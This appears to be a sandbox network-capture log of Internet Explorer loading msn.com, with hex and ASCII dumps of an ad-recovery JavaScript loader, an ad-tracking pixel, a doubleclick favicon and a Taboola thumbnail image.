2021-12-02 23:48:38 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 23:48:38 GMT Content-Type: application/javascript Content-Length: 10228 Connection: close Cache-Control: public, max-age=1800, must-revalidate Etag: "9797e32e55e3f8093ab50fb8720d0aa7" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 1953 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uRRaUHDY6z5%2B7zQ9zlwgcmEe8NGOhTE9nx5TjffLylMVlUnPPzdF74zAoXlTSNCzbVZ%2FWbyQXGPW%2B0bDZffQKCWodPne9UHLqE%2BJFljticZzCSTWUTz5oSdNX1Nlig%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b78727d392a5b8c-FRA
2021-12-02 23:48:38 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:38 UTC	1	IN	Data Raw: 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65 5d 29 2c 74 5b 30 5d 29 7b 63 61 73 65 20 30 3a 63 61 73 65 20 31 3a 69 3d 74 3b Data Ascii: nction(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;
2021-12-02 23:48:38 UTC	2	IN	Data Raw: 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d 2c 77 3d 7b 74 72 61 63 65 49 44 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 69 66 Data Ascii: nt).appendChild(e)}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}},w={traceID:function(e,t,n){if
2021-12-02 23:48:38 UTC	4	IN	Data Raw: 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a 61 2c 61 70 69 44 6f 6d 61 69 6e 3a 64 2c 76 65 72 73 69 6f 6e 3a 62 2c 77 65 62 Data Ascii: p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,domain:a,apiDomain:d,version:b,web
2021-12-02 23:48:38 UTC	5	IN	Data Raw: 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 28 61 2b 74 29 29 29 7d 2c 61 2b 3d 74 7d 29 7d 76 Data Ascii: in:Math.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t})}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.trunc(100*(s+u*(a+t)))},a+=t})}v
2021-12-02 23:48:38 UTC	7	IN	Data Raw: 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 22 67 6c 6f 62 61 6c 22 3a 7b 22 64 69 67 65 73 74 22 3a 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 22 3a 30 2e 35 7d 7d 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 Data Ascii: }var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={"global":{"digest":5712973124337664,"bundles":{"5712973124337664":0.5}}},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(th
2021-12-02 23:48:38 UTC	8	IN	Data Raw: 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 Data Ascii: led="true"==localStorage.getItem("forceContent")||p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackbe
2021-12-02 23:48:38 UTC	9	IN	Data Raw: 7c 6d 63 28 30 31 7c 32 31 7c 63 61 29 7c 6d 5c 2d 63 72 7c 6d 65 28 72 63 7c 72 69 29 7c 6d 69 28 6f 38 7c 6f 61 7c 74 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 Data Ascii: |mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1
2021-12-02 23:48:38 UTC	11	IN	Data Raw: 69 74 22 2c 70 61 79 6c 6f 61 64 3a 7b 64 65 74 61 69 6c 3a 21 31 7d 7d 29 7d 63 61 74 63 68 28 65 29 7b 7d 72 65 74 75 72 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: it",payload:{detail:!1}}))catch(e){}return[2]}}}}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49832	172.67.69.19	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:43 UTC	11	OUT	GET /px.gif?ch=1&e=0.1468967235918318 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive
2021-12-02 23:48:43 UTC	13	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 23:48:43 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34sctt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Thu, 02 Dec 2021 23:53:27 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 839 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nu%2B2C%2BGmx2U2WZhS5DGD0Nf3%2Fsez2rbWs6lBfKIs8BRtzEDsV4VtP8BPT%2BrNg1yFg68v3mi8i5NIq4tEoKrzITVEq0b9sjvAgDlfoxIz9oDpI7dwycJmAApJbKuTghIoaQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b78729bdaf84de2-FRA
2021-12-02 23:48:43 UTC	15	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff 21 f9 04 01 00 00 Data Ascii: GIF89a!
2021-12-02 23:48:43 UTC	15	IN	Data Raw: 01 00 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: ,L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49830	142.250.203.102	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:43 UTC	11	OUT	GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive
2021-12-02 23:48:43 UTC	11	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Thu, 02 Dec 2021 14:04:32 GMT Expires: Fri, 03 Dec 2021 14:04:32 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 35051 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:43 UTC	12	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii: (& N(
2021-12-02 23:48:43 UTC	13	IN	Data Raw: 11 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49847	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-12-02 23:48:47 UTC	16	IN	HTTP/1.1 200 OK Connection: close Content-Length: 7451 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 597528982089565391558186606903645902496,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "f7fe8bce11e188b9ad4f853db245b8f1" expiration: expiry-date="Tue, 30 Nov 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Sat, 30 Oct 2021 05:39:38 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 98 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 135 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb201 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:48:47 GMT Age: 1035177 X-Served-By: cache-wdc5571-WDC, cache-dca17722-DCA, cache-mxp6959-MXP X-Cache: MISS, HIT, HIT X-Cache-Hits: 0, 1, 3 X-Timer: S1638488927.476754,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg X-vcl-time-ms: 0
2021-12-02 23:48:47 UTC	17	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 01 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 01 00 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 05 06 03 04 07 02 01 08 01 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 02 03 04 01 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 fd 96 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: JFIF+""+2*(*2<66<LHLdd+""+2*(*2<66<LHLdd7"4
2021-12-02 23:48:47 UTC	19	IN	Data Raw: e5 76 ae 76 2c 8a 51 3e f6 74 3b 65 cb 5e 57 4c 02 66 26 66 65 42 c7 b2 14 90 4f 5e 20 18 6e 8b e6 fd 6a 6b 94 d2 55 9d 08 18 99 22 f9 ae e8 33 e3 a8 94 f5 b4 d7 90 66 b5 94 92 72 93 12 35 ec 3d d6 8f dd 84 7c 1a e6 e2 fb 42 ba ce d1 84 4b 25 79 3d aa a8 ff 00 0d af 0a bf 14 56 5a fa 47 5e 8b 5c 56 eb 24 e7 5a 26 66 31 ac 15 26 cf f1 dd 75 67 88 13 fc 36 a7 ae a3 42 4a a6 95 eb f7 eb 94 cb a3 ab dd fa b7 49 cb ef 5a b0 9b 64 c1 26 f6 09 88 f5 6c 02 30 35 d8 2a 2c e6 e7 f5 9c d6 15 73 44 e5 75 bb 51 e5 4d ab d4 d6 c6 c9 9e 97 c1 66 8a 25 79 74 6c 32 e9 ba 55 69 6d ab 7c 9d f1 25 51 8b 46 8f 86 6b d9 af 66 fd ef 28 ca ae b1 ab 9d 25 08 99 f6 29 92 39 2f fa e2 28 cb 22 58 c2 d4 ec 9f 17 ee 31 e5 d9 6f 74 ff 00 b6 9c 6b aa 68 9f 37 c4 21 d5 95 3c 0a 64 22 22 Data Ascii: vv,Q>t;e^WLf&feBO^ njkU"3fr5=|BK%y=VZG^\V$Z&f1&ug6BJIZd&l05*,sDuQMf%ytl2Uim|%QFkf(%)9/("X1otkh7!<d""

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	20	IN	Data Raw: e8 54 cd 72 26 f0 58 74 a9 57 2c 95 46 85 98 f1 c1 68 cf df 90 c1 e0 cf 99 e0 32 39 ef e7 92 5e 39 e7 82 71 e3 f3 ef 1e 79 25 1c 4f 42 b9 3f ef e9 ff 00 70 53 e3 c4 e9 b7 a1 b8 23 cd 6d 46 75 1e c2 af b8 16 85 4b f9 26 b1 be 98 b8 af 3e 25 8b 70 10 fb 41 0b 97 ff 00 32 f0 88 fc b1 e2 20 45 cf 84 e9 f5 d4 25 10 85 59 64 79 35 a3 38 9b 23 26 3d bb 5a bf d3 ce 35 42 cf 44 3f 1e 7c 70 d0 43 fd 3c 18 fe 38 26 7c 17 4c 7d bc 8b 79 0c e1 b3 ed cf 93 92 7f f7 0c fb fe 7e 5f f0 e8 e7 54 d5 a8 ca b6 83 67 11 f9 76 ce a5 91 7d 23 ac e1 b5 5b 95 ad 8d c5 fb 2c e2 b9 78 f6 2b 58 bd 47 de 17 6b 4e 73 f6 34 67 5a d3 2b 3f b0 ef c6 29 25 09 46 87 67 d9 be 12 a2 7d eb 4a a5 51 ad 9e 61 d6 24 65 0a cf 8d 01 91 8f b3 16 31 fd 0a 07 fe 0f c4 73 e5 98 fe ab 77 98 fc cb 07 c7 Data Ascii: Tr&XtW,Fh29^9qy%OB?pS#mFuK&>%pA2 E%Ydy58#&=Z5BD?|pC<8&|L}y~_Tgv}#[,x+XGkNs4gZ+ ?)%Fg}JQa$e1sw
2021-12-02 23:48:47 UTC	21	IN	Data Raw: 93 05 c6 31 42 ea 24 24 9c 11 9f 84 f3 22 85 cd c3 ff 00 05 b1 f5 72 16 bb ab 89 c6 99 64 89 54 f2 09 ab fc a9 fb 2f b3 63 0a 24 6b 96 24 13 84 2b 9c 0d c9 dc 70 a7 b6 75 8c 48 a4 32 e3 e2 c7 15 3c f2 3d f5 6c 52 4a 07 3a 85 d1 77 50 07 98 14 b7 15 1c d9 22 a2 9c cb 2c f3 96 00 67 42 8c f8 45 47 1a b5 c2 88 5d b2 4f ef 0f 20 b5 3a 08 e7 99 17 38 59 19 46 7a 03 f2 11 ca 50 b8 24 0a 59 d9 ce 8e f7 46 79 d4 e2 19 27 4c a0 c2 ae fe 7d 01 a6 b9 8e 04 c2 a8 03 92 8d b3 4c c5 99 99 b8 92 49 f5 3f 26 38 9e 4e 1c 3a d3 cb 10 89 63 55 c9 03 8d 34 ec c5 9b 99 34 49 27 27 e4 24 45 c6 75 28 f5 34 91 c4 a7 2f 22 91 d0 53 ca c4 04 56 3a 46 40 e5 fc fb ff c4 00 33 11 00 02 01 03 01 06 02 07 09 01 00 00 00 00 00 00 01 02 00 03 11 31 21 04 12 13 41 51 71 30 81 10 14 20 22 Data Ascii: 1B$$"rdT/ck+puH2<=IRJ:wP",gBEG]O :8YFzP$YFy'L}LI?&8N:cU44I"$Eu(4/"SV:F@31!AQq0 "
2021-12-02 23:48:47 UTC	23	IN	Data Raw: d3 12 77 d6 d4 9a 88 13 36 a4 c2 c2 32 69 06 a0 73 6a 33 62 5a fd 64 ed 99 f0 a2 49 d4 9e 80 91 a8 bb 3b 1b 2a 8e 24 9a d8 03 da c4 91 da 6e 48 0e 82 a7 6e 77 22 9c 0b e8 0d cd 1b 15 cb be 83 53 53 8f 31 41 c0 dc ea 18 7a d6 0c 38 d1 84 6a 18 78 8a 42 b4 a2 20 c3 6b 64 66 45 2b 2b 03 62 cb c0 db 43 4a a4 1b 11 d5 b6 44 78 50 0d 71 67 0b b2 47 8d 3b 09 94 dc b6 e2 bc fa 2c c1 fa c5 ee 60 05 39 03 30 2b 65 c4 85 ae 4e 60 52 89 02 fd a4 ba 95 bf ba 39 d3 24 1e d5 98 f6 e4 ef de 05 08 b0 eb 90 0b 97 4e ca e8 aa 33 67 3c 14 50 8f 0e a6 e9 0a e9 de dc 4f 44 ff 00 fb 5a a4 73 be ee 4d 0d 85 b9 1b 6a 1a d7 e1 4e 3b 82 8f d0 51 23 9a 29 f9 56 1e 40 06 8f 1f f6 22 92 1c 3b 2f d9 c7 10 b0 7f cc c4 fa 0a 65 3c 3d a5 f2 34 f1 8d 04 8a 49 8c f7 83 a5 6d af 14 3b 27 e7 Data Ascii: w62isj3bZdI;*$nHnw"SS1Az8jxB kdfE++bCJDxPqgG;,`90+eN`R9$N3g<PODZsMjN;Q#)V@";/e<=4Im;'
